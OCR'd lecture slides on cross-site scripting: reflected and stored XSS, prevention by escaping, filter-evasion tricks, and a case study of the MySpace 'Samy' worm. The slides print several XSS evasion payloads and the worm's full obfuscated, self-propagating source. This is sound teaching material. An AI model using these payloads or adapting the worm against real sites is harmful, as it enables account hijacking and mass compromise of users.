
Injected script can manipulate website to show bogus information, leak sensitive data, cause user's browser to attack other websites. This violates the "spirit" of the same origin policy!



Reflected XSS

- User is tricked into visiting an honest website
  - Phishing email, link in a banner ad
- Bug in website code causes it to echo to the user's browser an arbitrary attack script
  - The origin of this script is now the website itself!
- Script can manipulate website contents (DOM) to show bogus information, request sensitive data, control form fields on this page and linked pages, cause user's browser to attack other websites
  - This violates the "spirit" of the same origin policy

Stored XSS


Attack server
4 steal valuable data
1
Inject malicious script
2 request content
3 receive malicious script
User victim
Store bad stuff
Users view or download content
Server victim

Where Malicious Scripts Lurk

- User-created content
  - Social sites, blogs, forums, wikis
- When visitor loads the page, website displays the content and visitor's browser executes the script
  - Many sites try to filter out scripts from user content, but this is difficult!

Preventing Cross-Site Scripting

- Any user input and client-side data must be preprocessed before it is used inside HTML
- Remove / encode HTML special characters
  - Use a good escaping library
    - OWASP ESAPI (Enterprise Security API)
    - Microsoft's AntiXSS
  - In PHP, htmlspecialchars(string) will replace all special characters with their HTML codes
    - ' becomes ' " becomes " & becomes &
  - In ASP.NET, Server.HtmlEncode(string)

Evading Ad Hoc XSS Filters

- Preventing injection of scripts into HTML is hard! → Use standard APIs
  - Blocking "<" and ">" is not enough
  - Event handlers, stylesheets, encoded inputs (%3C), etc.
  - phpBB allowed simple HTML tags like <b>

    <b c=">" onmouseover="script" x="<b ">Hello<b>
- Beware of filter evasion tricks (XSS Cheat Sheet)
  - If filter allows quoting (of <script>, etc.), beware of malformed quoting:
    <IMG """><SCRIPT>alert("XSS")</SCRIPT>">
  - Long UTF-8 encoding
  - Scripts are not only in <script>:

    <iframe src='https://bank.com/login' onload='steal()'>

https://samy.pl/myspace/tech.html

MySpace Worm (1)

- Users can post HTML on their MySpace pages
- MySpace does not allow scripts in users' HTML
  - No <script>, <body>, onclick, <a href=javascript://>
- … but does allow tags for CSS.
  -
- But MySpace will strip out "javascript"
  - Use "java<NEWLINE>script" instead
- But MySpace will strip out quotes
  - Convert from decimal instead:
    alert('double quote: ' + String.fromCharCode(34))

https://samy.pl/myspace/tech.html

MySpace Worm (2)

Resulting code:

```
<div id=mycode style="BACKGROUND: url('java
script:eval(document.all.mycode.expr)')" expr="var B=String.fromCharCode(34);var A=String.fromCharCode(39);function g(){var C;try{var
D=document.body.createTextRange();C=D.htmlText}catch(e){}if(C){return C}else{return eval('document.body.inne'+'rHTML')}}function
getData(AU){M=getFromURL(AU,'friendID');L=getFromURL(AU,'Mytoken')}function getQueryParams(){var E=document.location.search;var
F=E.substring(1,E.length).split('&');var AS=new Array();for(var O=0;O<F.length;O++){var I=F[O].split('=');AS[I[0]]=I[1]}return AS}var J;var
AS=getQueryParams();var L=AS['Mytoken'];var
M=AS['friendID'];if(location.hostname=='profile.myspace.com'){document.location='http://www.myspace.com'+location.pathname+location.search}else{if(!
M){getData(g())}main()}function getClientFID(){return findIn(g(),'up_launchIC( '+A,A)}function nothing(){}function paramsToString(AV){var N=new
String();var O=0;for(var P in AV){if(O>0){N+='&'}var Q=escape(AV[P]);while(Q.indexOf('+')!=-1){Q=Q.replace('+','%2B')}while(Q.indexOf('&')!=-
1){Q=Q.replace('&','%26')}N+=P+'='+Q;O++}return N}function httpSend(BH,BI,BJ,BK){if(!J){return
false}eval('J.onr'+'eadystatechange=BI');J.open(BJ,BH,true);if(BJ=='POST'){J.setRequestHeader('Content-Type','application/x-www-form-
urlencoded');J.setRequestHeader('Content-Length',BK.length)}J.send(BK);return true}function findIn(BF,BB,BC){var R=BF.indexOf(BB)+BB.length;var
S=BF.substring(R,R+1024);return S.substring(0,S.indexOf(BC))}function getHiddenParameter(BF,BG){return findIn(BF,'name='+B+BG+B+'
value='+B,B)}function getFromURL(BF,BG){var T;if(BG=='Mytoken'){T=B}else{T='&'}var U=BG+'=';var V=BF.indexOf(U)+U.length;var
W=BF.substring(V,V+1024);var X=W.indexOf(T);var Y=W.substring(0,X);return Y}function getXMLObj(){var
Z=false;if(window.XMLHttpRequest){try{Z=new XMLHttpRequest()}catch(e){Z=false}}else if(window.ActiveXObject){try{Z=new
ActiveXObject('Msxml2.XMLHTTP')}catch(e){try{Z=new ActiveXObject('Microsoft.XMLHTTP')}catch(e){Z=false}}}return Z}var AA=g();var
AB=AA.indexOf('m'+'ycode');var AC=AA.substring(AB,AB+4096);var AD=AC.indexOf('D'+'IV');var AE=AC.substring(0,AD);var
AF;if(AE){AE=AE.replace('jav'+'a',A+'jav'+'a');AE=AE.replace('exp'+'r)','exp'+'r)'+A);AF=' but most of all, samy is my hero. <d'+'iv id='+AE+'D'+'IV>'}var
AG;function getHome(){if(J.readyState!=4){return}var
AU=J.responseText;AG=findIn(AU,'P'+'rofileHeroes','</td>');AG=AG.substring(61,AG.length);if(AG.indexOf('samy')==-1){if(AF){AG+=AF;var
AR=getFromURL(AU,'Mytoken');var AS=new
Array();AS['interestLabel']='heroes';AS['submit']='Preview';AS['interest']=AG;J=getXMLObj();httpSend('/index.cfm?fuseaction=profile.previewInterests&Myt
oken='+AR,postHero,'POST',paramsToString(AS))}}}function postHero(){if(J.readyState!=4){return}var AU=J.responseText;var
AR=getFromURL(AU,'Mytoken');var AS=new
Array();AS['interestLabel']='heroes';AS['submit']='Submit';AS['interest']=AG;AS['hash']=getHiddenParameter(AU,'hash');httpSend('/index.cfm?fuseaction=pro
file.processInterests&Mytoken='+AR,nothing,'POST',paramsToString(AS))}function main(){var AN=getClientFID();var
BH='/index.cfm?fuseaction=user.viewProfile&friendID='+AN+'&Mytoken='+L;J=getXMLObj();httpSend(BH,getHome,'GET');xmlhttp2=getXMLObj();httpS
end2('/index.cfm?fuseaction=invite.addfriend_verify&friendID=11851658&Mytoken='+L,processxForm,'GET')}function
processxForm(){if(xmlhttp2.readyState!=4){return}var AU=xmlhttp2.responseText;var AQ=getHiddenParameter(AU,'hashcode');var
AR=getFromURL(AU,'Mytoken');var AS=new Array();AS['hashcode']=AQ;AS['friendID']='11851658';AS['submit']='Add to
Friends';httpSend2('/index.cfm?fuseaction=invite.addFriendsProcess&Mytoken='+AR,nothing,'POST',paramsToString(AS))}function
httpSend2(BH,BI,BJ,BK){if(!xmlhttp2){return
false}eval('xmlhttp2.onr'+'eadystatechange=BI');xmlhttp2.open(BJ,BH,true);if(BJ=='POST'){xmlhttp2.setRequestHeader('Content-Type','application/x-www-
form-urlencoded');xmlhttp2.setRequestHeader('Content-Length',BK.length)}xmlhttp2.send(BK);return true}"></DIV>
```

https://samy.pl/myspace/tech.html

MySpace Worm (3)

- *"There were a few other complications and things to get around. This was not by any means a straight forward process, and none of this was meant to cause any damage or [make anyone angry]. This was in the interest of..interest. It was interesting and fun!"*
- Started on "samy" MySpace page
- Everybody who visits an infected page, becomes infected and adds "samy" as a friend and hero
- 5 hours later "samy" has 1,005,831 friends
  - Was adding 1,000 friends per second at its peak